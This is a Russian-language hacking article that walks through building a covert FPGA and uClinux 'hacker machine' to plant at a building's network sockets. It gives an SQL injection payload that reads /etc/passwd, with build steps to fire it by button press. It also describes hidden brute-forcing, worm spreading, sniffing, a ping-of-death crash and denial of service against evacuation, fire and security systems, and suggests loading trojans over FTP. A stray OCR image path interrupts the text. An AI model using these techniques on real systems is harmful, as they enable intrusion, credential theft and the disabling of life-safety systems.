Встраиваемые системы прочно вошли в повседневную жизнь человека. В жилых домах развёртывание «умных» систем породило понятие «умный дом», охватывающее охрану жилища, управление и мониторинг бытовой техники, аудио- и видеоразвлечения, домашние сети и многое другое. В системах автоматизации зданий встраиваемые системы обеспечивают поддержку сетевых протоколов (Lonwork, Bacnet или X10) для удобного управления и мониторинга. Для внутриздоровой связи используются различные физические сетевые среды: силовые линии, RS485, оптоволокно, RJ45, IrDA, RF и другие. В этом случае роль медиашлюза — обеспечить межсредовое взаимодействие в системе. Среди персональных портативных систем мобильные устройства — телефоны/смартфоны и КПК/XDA — становятся неотъемлемой частью жизни человека. Тем не менее распространение 3G идёт не так быстро, как планировалось изначально: причина — отсутствие прямой совместимости с TCP/IP. В результате технология 4G с Wimax привлекает больше внимания телекоммуникационной отрасли благодаря беспроводному широкополосному доступу на базе OFDM.

Очевидно, что тенденция развития встраиваемых систем направлена на конвергенцию — использование TCP/IP в качестве «протокольного клея» для межсредового взаимодействия. Поскольку развёртывание IPv6 влечёт неоправданно высокие затраты, широкое распространение продуктов с IPv6 займёт ещё некоторое время. В результате IPv4 продолжает господствовать в мире сетей, особенно во встраиваемых приложениях. Как известно, у устаревшего IPv4 имеются исконные проблемы безопасности в части конфиденциальности, целостности и аутентификации. Модули с добавленной стоимостью, такие как SSL и SSH, являются лучшим решением для защиты от большинства атак — отказ в обслуживании, перехват соединения, спуфинг, сниффинг и другие. Однако реализация подобных модулей во встраиваемой системе остаётся необязательной из-за

ограниченных аппаратных ресурсов. Например, нецелесообразно реализовывать SSL в SitePlayer[1] для сложной веб-системы управления и мониторинга, принимая во внимание доступные объёмы флэш-памяти и ОЗУ.

По мере того как IPv4 завоёвывает мир встраиваемых систем, родовые особенности IPv4 в сочетании с упрощённой структурой встраиваемых систем становятся серьёзными проблемами для безопасности. Это — скрытая мина замедленного действия, ожидающая своего часа. К примеру, простое сканирование портов с распознаванием шаблонов по диапазону IP-адресов позволяет обнаружить и раскрыть любой работающий SC12 IPC@CHIP[2]. Как только IP-адрес работающего SC12 установлен, достаточно отправить последовательность из пяти ICMP-пакетов длиной 65 500 байт, чтобы вызвать его сбой до перезагрузки.

---

2. Классификация архитектур

С появлением бытовой электроники в 1980-х годах цифровые технологии вышли далеко за пределы мира высоких технологий и промышленности. По своей природе цифровые сигналы точно и легко представимы, что придаёт им широкую область применения. В проектировании цифровых систем программируемая логика имеет принципиальное преимущество перед заказными вентильными матрицами и стандартными ячейками: более быстрое завершение проекта и более короткие циклы разработки. С помощью программного обеспечения цифровая схема может быть запрограммирована непосредственно в программируемую логику, а правки вносятся сравнительно быстро. Два основных типа программируемых логических устройств — программируемые пользователем вентильные матрицы (FPGA) и сложные программируемые логические устройства (CPLD). FPGA предлагают наибольшую плотность логики, богатый набор возможностей и наивысшую производительность. Эти передовые устройства также обладают встроенными аппаратными процессорами (такими как IBM PowerPC), значительными объёмами памяти, системами управления тактированием и поддержкой многих новейших высокоскоростных технологий межсхемного обмена сигналами. FPGA применяются в широком спектре приложений — обработка и хранение данных, измерительные приборы, телекоммуникации, цифровая обработка сигналов. CPLD, напротив, предоставляют значительно меньший объём логики (порядка 10 000 вентилей), однако обеспечивают очень предсказуемые временны́е характеристики и потому идеально подходят для критичных управляющих приложений. Кроме того, CPLD потребляют крайне мало энергии и стоят очень дёшево.

Теперь поговорим о языках описания аппаратуры (HDL). HDL — это программный язык, используемый для моделирования предполагаемой работы аппаратного обеспечения. Описание аппаратуры средствами HDL включает два аспекта: моделирование истинного абстрактного поведения и моделирование аппаратной структуры. Поведение аппаратуры может быть смоделировано и представлено на различных уровнях абстракции в ходе проектирования. Модели высокого уровня описывают работу аппаратуры абстрактно, тогда как модели низкого уровня содержат больше деталей — например, выводимую аппаратную структуру. Существует два типа HDL: VHDL и Verilog-HDL. История VHDL берёт начало в 1980 году, когда Министерство обороны США (DoD) захотело сделать проектирование схем самодокументируемым, следующим единой методологии и пригодным для повторного использования с новыми технологиями. Стала очевидной потребность в стандартном языке программирования для описания функций и структуры цифровых схем при проектировании интегральных схем (ИС). DoD профинансировало проект в рамках программы Very High Speed Integrated Circuit (VHSIC) с целью создания стандартного языка описания аппаратуры. Результатом стало создание VHSIC Hardware Description Language, ныне широко известного как VHDL. История Verilog-HDL берёт начало в 1981 году, когда программная

компания CAE под названием Gateway Design Automation была основана Прабху Гоэлом. Одним из первых сотрудников Gateway был Фил Мурби — один из авторов Hardware Description Language (GHDL) компании GenRad и симулятора HILO. В 1983 году Gateway выпустила Verilog Hardware Description Language, известный как Verilog-HDL или просто Verilog, вместе с симулятором Verilog. Оба языка — VHDL и Verilog-HDL — рассмотрены и приняты IEEE в качестве стандартов IEEE 1076 и 1364 соответственно.

Современные аппаратные реализации встраиваемых систем можно разделить на две категории: обработка на основе жёсткого ядра (hardcore) и обработка на основе программного ядра (softcore). Обработка на жёстком ядре подразумевает применение аппаратных процессоров — ARM, MIPS, x86 и других — в качестве вычислительного блока со встроенным стеком протоколов. Например, SC12 с x86, IP2022 с Scenix RISC, eZ80, SitePlayer и Rabbit относятся к категории обработки на жёстком ядре. Softcore-обработка предполагает применение синтезируемого ядра, которое может быть размещено на различных типах программируемых полупроводниковых кристаллов — FPGA и CPLD. Altera[3] и Xilinx[4] — единственные на рынке производители FPGA/CPLD, поддерживающие программные процессоры. Altera предоставляет процессор NIOS, реализуемый в среде SOPC Builder для FPGA серий Cyclone и Stratix. Xilinx предоставляет два типа программных ядер: Picoblaze для CPLD CoolRunner-2 и Microblaze для FPGA серий Spartan и Virtex. FPGA со встроенным жёстким ядром — например, ARM-ядро в Stratix или MIPS-ядро в Virtex — относятся к категории встроенной hardcore-обработки. FPGA со встроенным softcore — например, NIOS в Cyclone или Stratix, и Microblaze в Spartan или Virtex — относятся к категории softcore-обработки. Помимо этого, встроенное программное ядро может сочетаться с другими синтезируемыми периферийными устройствами, например контроллером DMA для реализации расширенных возможностей обработки.

В целом классическая точка зрения предполагает, что обработка на жёстком ядре всегда быстрее softcore-обработки. Однако это не соответствует действительности. Производительность процессора нередко ограничена скоростью, с которой инструкции и данные могут поступать конвейерным способом из внешней памяти в исполнительный блок. В результате hardcore-обработка больше подходит для задач общего назначения, тогда как softcore-обработка предпочтительнее для специализированных приложений с параллельной обработкой и ЦОС. Она ориентирована на гибкую реализацию на адаптивных платформах.

---

3. Взлом с помощью встраиваемых систем

Когда преимущества softcore-обработки применяются в хакинге, это открывает более творческие методы атаки — единственное ограничение здесь — воображение. Ричард Клейтон продемонстрировал метод извлечения ключа 3DES из IBM 4758, работающего под управлением Common Cryptographic Architecture (CCA)[5]. IBM 4758 с программным обеспечением CCA широко используется в банковской отрасли для безопасного хранения ключей шифрования. Устройство обладает исключительно высокой защитой от физического взлома, и не известно ни одной физической атаки, позволяющей получить доступ к ключам. По словам Ричарда, около 20 минут непрерывного доступа к IBM 4758 с разрешением Combine_Key_Parts достаточно для экспорта ключей DES и 3DES. В целях удобства предпочтительнее реализовать встраиваемую систему со специализированным приложением для извлечения ключей в течение этих 20 минут доступа к устройству. Ричард Клейтон выбрал для этой цели оценочную плату от Altera — для экспорта ключей и последующего автономного взлома, занявшего ещё два дня.

На практике использование нескольких ядер NIOS со специализированными периферийными устройствами обеспечивает более высокую производительность при автономном взломе ключей.

Действительно, специализированная параллельная обработка отлично подходит для атаки как на симметрично, так и на асимметрично зашифрованные ключи.

---

4. Взлом с помощью встраиваемого Linux

Для взлома на уровне приложений — например, переполнения буфера и SQL-инъекций — предпочтительнее иметь RTOS на встраиваемой системе. Для повторного использования кода встраиваемый Linux является лучшим выбором в качестве платформы для встраиваемого хакинга. Приведённые ниже примеры наглядно демонстрируют возможные атаки в условиях встраиваемой платформы. Предполагается, что встраиваемая платформа оснащена ядром Nios в Stratix с установленным uClinux. Перекомпилировав исходный код netcat и запустив его в uClinux, мы создаём универсальный инструмент, готовый к проведению следующих атак:

a) Сканирование портов с распознаванием шаблонов

Список подсетей можно заранее задать во встраиваемой системе и принести её в коммерческое здание. Достаточно подключить встраиваемую систему к любой розетке RJ45 в здании, нажать кнопку для запуска сканирования портов с распознаванием шаблонов и выявить уязвимые сетевые встраиваемые системы в здании. Нажатие другой кнопки запускает атаку (отказ в обслуживании) на целевые сетевые встраиваемые системы. Это представляет серьёзную угрозу, если целевые системы связаны с эвакуационной системой здания, системой видеонаблюдения или системой безопасности.

b) Автоматическая атака методом грубой силы

Адрес(а) сервера, словарь и шаблон перебора задаются заранее во встраиваемой системе. Снова подключаем встраиваемую систему к любой розетке RJ45 в здании, нажимаем кнопку для запуска процесса подбора паролей. Пока этот небольшой блок встраиваемой системы спрятан в укромном уголке у любой розетки RJ45, он может неделями выполнять задачу взлома, питаясь от батарейки.

c) Взлом в локальной сети

Предварительно идентифицировав адрес(а) сервера, версию патчей и тип сервисов, можно организовать структурированную атаку в пределах здания. Например, задав:

```
http://192.168.1.1/show.php?id=1%20and%201=2%20union%20select%20
8,7,load_file(char(47,101,116,99,47,112,97,115,115,119,100)),5,4,
3,2,1

**char(47,101,116,99,47,112,97,115,115,119,100) = /etc/passwd
```

во встраиваемой системе заранее. Подключаем устройство к любой розетке RJ45 в здании (в пределах локальной сети), нажимаем кнопку для запуска SQL-инъекции с целью получения файла паролей Unix-машины (в локальной сети). Файл паролей сохраняется во флэш-памяти и готов к выгрузке для последующего автономного взлома. Вместо SQL-инъекции для той же цели можно применять эксплойты.

d) Распространение вирусов/червей

Вирус/червь предварительно загружается во встраиваемую систему. Подключаем устройство к любой розетке RJ45 в здании, нажимаем кнопку для запуска эксплойта против уязвимой целевой машины и загружаем вирус/червь в локальную сеть.

e) Встроенный сниффер

Переключаем сетевой интерфейс из обычного режима в неразборчивый (promiscuous) и задаём условия перехвата. Подключаем встраиваемую систему к любой розетке RJ45 в здании, нажимаем

кнопку для запуска сниффера. Для обеспечения перехвата в коммутируемой локальной сети рекомендуется использовать ARP-сниффер.

---

5. Реализация «хакерской машины» на FPGA

Реализация встраиваемой «хакерской машины» будет продемонстрирована на отладочной плате Altera NIOS с FPGA Stratix EP1S10. Плата оснащена интерфейсом Ethernet 10/100Base-T и разъёмом для CompactFlash. Два порта RS-232 предназначены для последовательного взаимодействия и настройки системы соответственно. Кроме того, на плате имеется 1 МБ SRAM, 16 МБ SDRAM и 8 МБ флэш-памяти, готовых к установке встраиваемого Linux[6]. Используемая версия встраиваемого Linux — uClinux от Microtronix[7].

Итак, это спецификация платы. Теперь начнём наше путешествие по проектированию «хакерской машины». Для реализации аппаратной части мы используем три инструмента Altera. В данном контексте «аппаратная часть» означает синтезируемый дизайн, разрабатываемый на Verilog-HDL. Три применяемых инструмента: QuartusII (как инструмент синтеза), SOPC Builder (как инструмент проектирования ядра Nios) и компилятор C. Другие инструменты синтеза — leonardo-spectrum от Mentor Graphics и synplify от Synplicity — опционально используются для специальных целей. В данном случае синтезированный проект в формате EDIF определяется как внешний модуль. Его необходимо импортировать в QuartusII для выполнения разводки (PAR). Результат PAR называется аппаратным ядром. Опытным пользователям настоятельно рекомендуется применять Modelsim от Mentor Graphics для поведенческого моделирования и пост-PAR-симуляции. Поведенческое моделирование — это тип функциональной верификации цифрового аппаратного дизайна, при которой временны́е характеристики не учитываются. Пост-PAR-симуляция — это верификация в реальных условиях, учитывающая все реальные факторы: потребление энергии и временны́е условия (в формате sdf). [8,9,10,11,12]

Microtronix предоставляет эталонный дизайн, который настоятельно рекомендуется использовать в качестве фреймворка для любых других нестандартных разработок с соответствующими модификациями[13]. Для нашей «хакерской машины» единственная необходимая модификация — назначение прерываний для четырёх встроенных кнопок на плате[14]. После загрузки фреймворка дизайна в QuartusII SOPC Builder готов к проектированию ядра Nios, Boot-ROM, интерфейсов SRAM и SDRAM, интерфейса Ethernet, интерфейса CompactFlash и т.д. Перед генерацией синтезируемых кодов крайне важно убедиться, что флажок «Microtronix uClinux» в разделе Software Components отмечен (он находится на вкладке «More CPU Settings» главного окна конфигурации SOPC Builder). Эта опция позволяет собирать ядро uClinux, библиотеку uClibc и ряд приложений общего назначения uClinux при генерации синтезируемых кодов. После завершения настройки генерируем дизайн в виде синтезируемых кодов в SOPC Builder, затем выполняем PAR в QuartusII для получения аппаратного ядра. В общем случае аппаратное ядро существует в двух форматах:

```
a) .sof ядро:  Загружается непосредственно в EP1S10 через JTAG и
               требует повторной загрузки при отключении питания платы
               **(Аналог энергозависимой памяти)

b) .pof ядро:  Загружается в EPC16 (расширенное устройство конфигурации)
               и автоматически загружается в FPGA при каждом включении платы
               **(Аналог энергонезависимой памяти)
```

Исходный формат аппаратного ядра .sof и .pof — это .hexout. Предпочитая командную строку, мы используем утилиту hexout2flash для преобразования аппаратного ядра из .hexout в .flash с перемещением базового адреса ядра на 0x600000 во флэш-памяти. 0x600000 — это стартовый адрес загрузки ядра EP1S10. После создания файла .flash используем команду nios-run или nr для

загрузки аппаратного ядра во флэш-память:

```
[Linux Developer] ...uClinux/: nios-run hackcore.hexout.flash
```

После того как nios-run сообщит об успешном завершении загрузки, перезапускаем плату. Загруженное ядро теперь будет запускаться как ядро по умолчанию при каждой перезагрузке.

Аппаратная часть завершена. Перейдём к программной реализации. Начнём с uClinux. Как уже отмечалось, SOPC Builder сгенерировал фреймворк ядра uClinux, библиотеки uClibc и ряда приложений общего назначения uClinux — cat, mv, rm и других.

Начинаем перенастройку ядра с помощью `make xconfig`:

```
[Linux Developer] ...uClinux/: cd linux
[Linux Developer] ...uClinux/: make xconfig
```

В xconfig выполняем необходимую настройку ядра, затем используем `make clean` для очистки дерева исходников от объектных файлов:

```
[Linux Developer] ...linux/: make clean
```

Для сборки нового ядра используем `make dep`, а затем `make`:

```
[Linux Developer] ...linux/: make dep
[Linux Developer] ...linux/: make
```

Для создания файла linux.flash для загрузки используем `make linux.flash`:

```
[Linux Developer] ...uClinux/: make linux.flash
```

Файл linux.flash является образом операционной системы. Как известно, операционная система должна работать с файловой системой, поэтому нам также нужно создать образ файловой системы. Сначала редактируем файл конфигурации `userland/.config`, чтобы выбрать собираемые пакеты приложений. Например:

```
#TITLE agetty
CONFIG_AGETTY=y
```

Если переменная пакета приложения установлена в `n` (например, `CONFIG_AGETTY=n`), он не будет собран и скопирован в директорию `target/`. Затем собираем все пакеты приложений, указанные в `userland/.config`:

```
[Linux Developer] ...userland/: make
```

Копируем предварительно скомпилированный netcat в директорию `target/`. После этого используем `make romfs` для генерации образа файловой системы (romdisk):

```
[Linux Developer] ...uClinux/: make romfs
```

После завершения готовый файл `romdisk.flash` готов к загрузке на целевую плату. Сначала загружаем образ файловой системы, а затем образ операционной системы во флэш-память:

```
[Linux Developer] ...uClinux/: nios-run -x romdisk.flash
[Linux Developer] ...uClinux/: nios-run linux.flash
```

Наша «хакерская машина» на основе FPGA готова.

Попробуем применить её против Linux-машины с включённым `/etc/passwd`. Предположим, что IP-адрес целевой машины — 192.168.1.1, это веб-сервер в локальной сети, использующий базу данных MySQL. Нам известно, что файл `show.php` на нём уязвим к SQL-инъекции. Предполагаем также, что сервер имеет некоторую защиту, фильтрующую опасные символы, поэтому выбираем метод инъекции через `char()`. Предположим, что в таблице, к которой обращается `show.php`, 8 столбцов.

Определяем:

```
char getpass[]="http://192.168.1.1/show.php?id=1%20and%201=2%20union
```

```
%20select%208,7,load_file(char(47,101,116,99,47,112,97,115,115,119,
100)),5,4,3,2,1";
```

как строку атаки и сохраняем полученные данные (содержимое `/etc/passwd`) в файл `password.dat`. Создав канал (pipe) к netcat и обеспечив постоянный запуск строки атаки по нажатию кнопки, наша «хакерская машина» готова к работе.

Подключаем «хакерскую машину» к любой розетке RJ45 в локальной сети, нажимаем кнопку для запуска строки атаки против 192.168.1.1. После этого отключаем «хакерскую машину», подключаем к компьютеру, скачиваем `password.dat` с устройства и запускаем процесс взлома. Используя преимущества архитектуры FPGA, можно добавить аппаратный взломщик для встроенного взлома непосредственно на устройстве. Любой опциональный модуль можно разработать на Verilog-HDL и подключить к FPGA для реализации комплексного хакинга. Преимущества реализации на FPGA по сравнению с традиционными процессорами с жёстким ядром будут подробно рассмотрены в следующем разделе с многочисленными примерами, сравнениями и интересными кейсами.

Советы:

```
**FTP-сервер рекомендуется установить в «хакерской машине» по двум причинам:

  1) Любые новые или обновлённые компоненты (трояны, эксплойты, черви,...)
     для «хакерской машины» можно загружать через FTP (онлайн-обновление).

  2) Захваченную информацию (файлы паролей, конфигурационные файлы,...)
     можно легко извлечь.

Примечания:

**Установка FTP-сервера в uClinux выполняется редактированием файла
  userland/.config для включения сервиса ftpd.

**Это лишь демонстрация: практически невозможно найти Unix/Linux-машину,
  не использующую разрешения файлов и shadow для защиты файла паролей.
  Данная статья призвана показать переход методологии взлома с ПК-платформы
  на платформу встраиваемых систем.
```

---

6. В чём преимущества использования FPGA для взлома?

Это закономерный вопрос: зачем использовать отладочную плату FPGA за $300 и проприетарный встраиваемый процессор ещё за $495, если можно реализовать простую «хакерскую машину» на модуле Rabbit за $50, батарейке 9V и 20 строках кода на Dynamic C? Ответ прост: FPGA предоставляет уникальную возможность аппаратного перепрограммирования, обусловленную его архитектурой.

Как известно, FPGA — хорошо известная платформа для верификации алгоритмов в аппаратной реализации, особенно в приложениях цифровой обработки сигналов. Требования проводной и беспроводной индустрии связи к более высоким скоростям передачи данных привели к разработке высокоскоростных и недорогих микросхем последовательного интерфейса. На этой основе возникла потребность в программируемом сканировании каналов и полос частот в цифровом и перепрограммируемом виде. Для подобной концепции был введён новый термин — «программно-определяемое радио» (SDR). Однако медленное распространение SDR объясняется ограничениями аналого-цифровых преобразователей (АЦП) при оцифровке аналогового блока демодуляции в модуле приёмопередатчика. Хотя частота дискретизации наиболее совершенных АЦП пока не соответствует спецификациям SDR, это время не за горами. В данном контексте применение традиционных DSP-чипов, таких как TMS320C6200 (для обработки с фиксированной точкой) и TMS320C6700 (для обработки с плавающей точкой), несколько затруднено при работе с


чрезвычайно высокими скоростями передачи данных. Конечно, кто-то может возразить, что технология параллельной обработки решает эту проблему с помощью следующих символов в языке линейной ассемблерной сборки[15]:

```
    Inst1
||  Inst2
||  Inst3
||  Inst4
||  Inst5
||  Inst6
    Inst7
```

Символы двойной вертикальной черты (||) обозначают инструкции, выполняемые параллельно с предыдущей. Inst2–Inst6 — пять инструкций, выполняемых параллельно с первой инструкцией Inst1. В TMS320 параллельно могут выполняться до восьми инструкций. Однако это не является истинным параллелизмом: на самом деле выполняется конвейерная обработка в разных временных слотах внутри одного тактового цикла. Настоящая параллельная обработка может быть реализована только с различными наборами аппаратных модулей. Таким образом, FPGA является единственным решением для реализации по-настоящему параллельной архитектуры обработки. Упомянутый пример с SDR лишь иллюстрирует ограничения обработки данных в структуре с разделяемыми ресурсами. Аналогичная ситуация возникает при реализации модуля шифрования. Параллельная обработка исключительно полезна для ускорения процесса взлома ключей. Кроме того, важно понимать, что реализация модуля шифрования в FPGA носит аппаратный характер — она полностью свободна от ограничений любой архитектуры с жёстким ядром, использующей единственный указатель инструкций (счётчик программ) для выполнения операций push и pop в стековой памяти. Таким образом, оба упомянутых преимущества — истинная параллельная обработка и аппаратное выполнение — наглядно демонстрируют уникальность архитектуры FPGA для продвинутых приложений.

Углубляясь в анализ уникальности архитектуры FPGA, можно найти всё больше интересных аспектов для обсуждения. Для целей хакинга сосредоточимся на возможности аппаратного перепрограммирования в нашей FPGA-«хакерской машине», оставив в стороне возможность «программного перепрограммирования», которое доступно на любом процессоре с жёстким ядром при минимальных затратах. Применяя характеристику аппаратного перепрограммирования, мы резервируем сегмент флэш-памяти для аппаратного образа. В Nios он начинается с адреса 0x600000. Этот сегмент доступен для обновления удалённо через сетевой интерфейс. В продвинутых мобильных коммуникациях этот тип функциональности уже используется для исправления аппаратных ошибок и обновления модулей[16] — как правило, под названием технологии Over-The-Air (OTA). Для целей хакинга возможность аппаратного перепрограммирования делает нашу «хакерскую машину» универсальной. Она может поставляться со встроенным аппаратным взломщиком DES и легко переключаться на взломщик MD5 или любой другой аппаратный модуль. Кроме того, она может быть переключена из онлайн-взломщика в прокси-сервер за считанные секунды.

Итак, уникальность архитектуры FPGA теперь очевидна. Пришло время подробнее обсудить чёрную магию возможности аппаратного перепрограммирования. Используя ядро Nios, рассмотрим две точки зрения: пользовательские инструкции и пользовательские периферийные устройства. Пользовательская инструкция является аппаратной и реализуется посредством пользовательской логики, как показано ниже:



```
          |-----------------|
```

Определив пользовательскую логику, параллельно подключённую ко входам Nios-ALU, мы успешно создаём новую пользовательскую инструкцию. С помощью SOPC Builder пользовательскую логику можно легко добавлять и убирать из Nios-ALU — то же справедливо и для пользовательских инструкций. Создадим новую пользовательскую инструкцию `nm_fpmult()`:

```
float a, b, result_slow, result_fast;

result_slow = a * b;            //Занимает 2874 такта
result_fast = nm_fpmult(a, b);  //Занимает 19 тактов
```

Результат выполнения показывает, что аппаратное умножение в виде пользовательской инструкции настолько быстро, что превосходит даже DSP-чип. Для целей взлома можно создать наборы пользовательских инструкций, соответствующие частоте используемых операций. Набор инструкций легко подключается и отключается для работы с различными типами шифрования.

Пользовательское периферийное устройство — вторая чёрная магия аппаратного перепрограммирования. Поскольку ядро Nios является программным процессором, для его взаимодействия с другими периферийными устройствами — ОЗУ, ПЗУ, UART, таймером — требуется спецификация шины. Ядро Nios использует проприетарную спецификацию шины Avalon для взаимодействия периферийных устройств между собой и с ядром Nios. Пользовательские периферийные устройства, такие как модули IDE и USB, обычно проектируются для расширения функциональности встраиваемой системы. Для целей взлома нас интересует не IDE или USB, а разработка пользовательского периферийного устройства для синхронизации с нестандартными каналами связи. При взломе специализированных систем — систем автоматизации зданий, систем оповещения, эвакуации, безопасности и других — главным препятствием является их проприетарный протокол связи[17, 18, 19, 20, 21, 22].

В подобных случаях стандартный сетевой интерфейс практически неспособен синхронизироваться с каналом связи специализированной системы. Например, для системы, работающей на скорости 50 Мбит/с, ни карта 10Base-T, ни 100Base-T не смогут взаимодействовать ни с одним из её модулей. Однако, зная техническую спецификацию такой системы, можно создать в FPGA пользовательское коммуникационное периферийное устройство, способное синхронизировать нашу «хакерскую машину» с каналом связи этой системы. Через шину Avalon ядро Nios получает возможность манипулировать потоком данных в специализированной системе. Таким образом, пользовательское коммуникационное периферийное устройство становится настраиваемым медиашлюзом нашей «хакерской машины». Теоретическая основа пользовательского коммуникационного периферийного устройства — механизм восстановления синхронизации данных (CDR). CDR — это метод, обеспечивающий регенерацию данных с помощью схемы принятия решений, которая выбирает выборку сигнала данных в оптимальный момент, определяемый тактовым сигналом. Тактовый сигнал должен быть синхронизирован строго с частотой скорости данных и согласован по фазе с данными. Цель CDR — сформировать такой тактовый сигнал на приёмнике. В общем случае задача CDR делится на две части: захват частоты и выравнивание по времени.

Захват частоты — это процесс блокировки частоты тактового сигнала приёмника на частоте передаваемых данных. Выравнивание по времени — это фазовое выравнивание тактового сигнала, обеспечивающее выборку данных схемой принятия решений в оптимальный момент. Иногда оно также называется битовой синхронизацией или фазовой блокировкой. Большинство схем выравнивания по времени способны выполнять ограниченный захват частоты, но могут потребоваться дополнительные средства захвата. Для создания CDR нашей «хакерской машины» используется метод передискретизации данных. При передискретизации данных захват частоты исключается из рассмотрения при проектировании. Если частота дискретизации всегда в N раз превышает скорость данных, CDR работает нормально. Для синхронизации с несколькими

специализированными системами рекомендуется использовать синтезатор частоты — например, ФАПЧ — для обеспечения постоянного превышения частоты дискретизации над скоростью данных в N раз. Ниже приведён фреймворк CDR на основе метода передискретизации данных с N=4 на Verilog-HDL:

```
**Частота дискретизации — 48 МГц (mclk), что в 4 раза превышает
  скорость данных (12 МГц).

    //определение входов и выходов

    input data_in;
    input mclk;
    input rst;

    output data_buf;

    //асинхронный детектор фронтов

    wire reset = (rst & ~(data_in ^ capture_buf));

    //модуль передискретизации данных

    reg capture_buf;

    always @ (posedge mclk or negedge rst)
      if (rst == 0)
        capture_buf <= 0;
      else
        capture_buf <= data_in;

    //модуль обнаружения фронта

    reg [1:0] mclk_divd;

    always @ (posedge mclk or negedge reset or posedge reset)
      if (reset == 0)
        mclk_divd <= 2'b00;□
      else
        mclk_divd <= mclk_divd + 1;

    //захват в центре открытого глаза и запись в 16-битный буфер

    reg [15:0] data_buf;

    always @ (posedge mclk_divd[1] or negedge rst)
      if (rst == 0)
        data_buf <= 0;
      else
        data_buf <= {data_buf[14:0],capture_buf};
```

После синхронизации канала данные могут быть переданы в ядро Nios через шину Avalon для дальнейшей обработки и взаимодействия. Фреймворк CDR широко применим для синхронизации канала в различных типах нестандартных каналов связи. Жан П. Николь описал другой тип CDR для битовой синхронизации 10Base-T[23]. Кто-то может спросить о наиболее распространённом подходе к синхронизации канала CDR — фазовой автоподстройке частоты (ФАПЧ). Да, это хорошо известный аналоговый подход, однако нас больше интересует цифровой подход, ввиду возможности аппаратного перепрограммирования — нашей чёрной магии FPGA. Тем, кто хочет подробнее узнать о преимуществах цифрового CDR над аналоговым, можно обратиться к [24]. В любом случае аналоговый CDR является единственным вариантом для «хакерской машины» на базе процессора с жёстким ядром (Scenix, Rabbit, SC12 ...) и имеет следующие недостатки:

1. Более длительное время проектирования для различных скоростей передачи данных в канале связи. Время захвата ФАПЧ относительно длины преамбулы, схема зарядового насоса, управляемый напряжением генератор (VCO) — всё это критические аспекты.

2. Фиксированная структура. Любые изменения «хакерского приложения» требуют перепроектирования схемы, что весьма обременительно.

В результате, располагая подробной технической спецификацией специализированной системы, возможность взлома всегда существует — особенно для атак типа «отказ в обслуживании». Вывод из строя системы эвакуации или пожарной сигнализации в чрезвычайной ситуации — это чрезвычайно серьёзная проблема. Представьте себе: когда в одной FPGA реализованы различные типы CDR и она способна автоматически переключаться для выбора нужного CDR для синхронизации канала, а любой пользовательский модуль можно подключить к системе и свободно взаимодействовать через шину Avalon — при этом сгенерированный аппаратный образ можно загрузить во флэш-память через TFTP, а после программного сброса для перенастройки FPGA «хакерская машина» успешно обновляется. Таким образом, она готова одновременно взламывать несколько специализированных систем.

Кейс:

```
**Технология OPC постепенно набирает популярность.
  По данным OPC Foundation, OPC устраняет дорогостоящие нестандартные
  интерфейсы и драйверы, традиционно необходимые для свободного
  перемещения информации в рамках предприятия. Она обеспечивает
  интероперабельность, в том числе между различными вычислительными
  решениями и платформами как по горизонтали, так и по вертикали
  в рамках предприятия [25].
```

---

7. Что ещё умеет встраиваемый Linux?

Итак, мы теперь знаем слабые стороны встраиваемых систем и умеем использовать их преимущества в хакинге. Что ещё можно сделать с помощью встраиваемых систем? Хороший вопрос.

Обращаясь к развитию сетевых приложений, следует отметить, что повсеместные и всепроникающие вычисления становятся последним словом в отрасли. Встраиваемые системы, вероятно, станут будущей основой для встроенных межсетевых экранов, повсеместных шлюзов/маршрутизаторов, встроенных IDS, серверов безопасности мобильных устройств и так далее. Пока существующие системы стремятся к поддержке сетевых функций, встраиваемые системы уже прочно заняли свою нишу для подобных целей. Хороший пример — миграция MySQL во встраиваемый Linux для предоставления онлайн-сервиса «база данных на чипе» (в FPGA) для системы контроля доступа в здание с RFID-метками. Ещё раз: применение и развитие встраиваемых систем не имеет ограничений — единственное ограничение — воображение.

Советы:

```
**Если встраиваемая система работает как сервер (http, ftp, ...),
  она предоставляет такие сервисы, как веб-управление, веб-мониторинг,...
**Если встраиваемая система работает как клиент (http, ftp, telnet, ...),
  она с большей вероятностью является программируемой «хакерской машиной»
```

---

8. Заключение

Встраиваемые системы — исключительно полезная технология, ведь нельзя ожидать, что каждый вычислительный блок в мире окажется персональным компьютером. Начиная использовать возможности встраиваемых систем, необходимо тщательно взвешивать каждый случай: где их

следует применять, а где нет. Безопасность встраиваемых систем может быть слишком новой темой для серьёзного обсуждения прямо сейчас, но она всегда существует — и порой весьма наивна. Кроме того, злоупотребление встраиваемыми системами породит всё более загадочные случаи в мире хакинга.

Ссылки

[1] http://www.siteplayer.com/

[2] http://www.beck-ipc.com/

[3] http://www.altera.com/

[4] http://www.xilinx.com/

[5] http://www.cl.cam.ac.uk/users/rnc1/descrack/index.html

[6] Nios Development Kit, Stratix Edition: Getting Started User Guide
(Version 1.2) - July 2003
http://www.altera.com/literature/ug/ug_nios_gsg_stratix_1s10.pdf

[7] http://www.microtronix.com/

[8] Nios Hardware Development Tutorial (Version 1.1) -
July 2003
http://www.altera.com/literature/tt/tt_nios2_hardware_tutorial.pdf

[9] Nios Software Development Tutorial (Version 1.3) -
July 2003
http://www.altera.com/literature/tt/tt_nios_sw.pdf

[10] Designing With The Nios (Part 1) -
Second-Order, Closed-Loop Servo Control
Circuit Cellar, #167, June 2004

[11] Designing With The Nios (Part 2) -
System Enhancement
Circuit Cellar, #168, July 2004

[12] Nios Tutorial (Version 1.1)
February 2004
http://www.altera.com/literature/tt/tt_nios_hw_apex_20k200e.pdf

[13] Microtronix Embedded Linux Development -
Getting Started Guide: Document Revision 1.2
http://www.pldworld.com/_altera/html/_excalibur/niosldk/httpd/
getting_started_guide.pdf

[14] Stratix EP1S10 Device: Pin Information
February 2004
http://www.fulcrum.ru/Read/CDROMs/Altera/literature/lit-stx.html

[15] TMS320C6000 Assembly Language Tools User's Guide
http://www.tij.co.jp/jsc/docs/dsps/support/download/tools/
toolspdf6000/spru186i.pdf

[16] Dynamic Spectrum Allocation In Composite Reconfigurable Wireless
Networks
IEEE Communications Magazine, May 2004.
http://ieeexplore.ieee.org/iel5/35/28868/01299346.pdf?tp=&arnumber=
1299346&isnumber=28868

[17] TOA - VX-2000 (Digital Matrix System)
http://www.toa-corp.co.uk/asp/catalogue/products.asp?prodcode=VX-2000

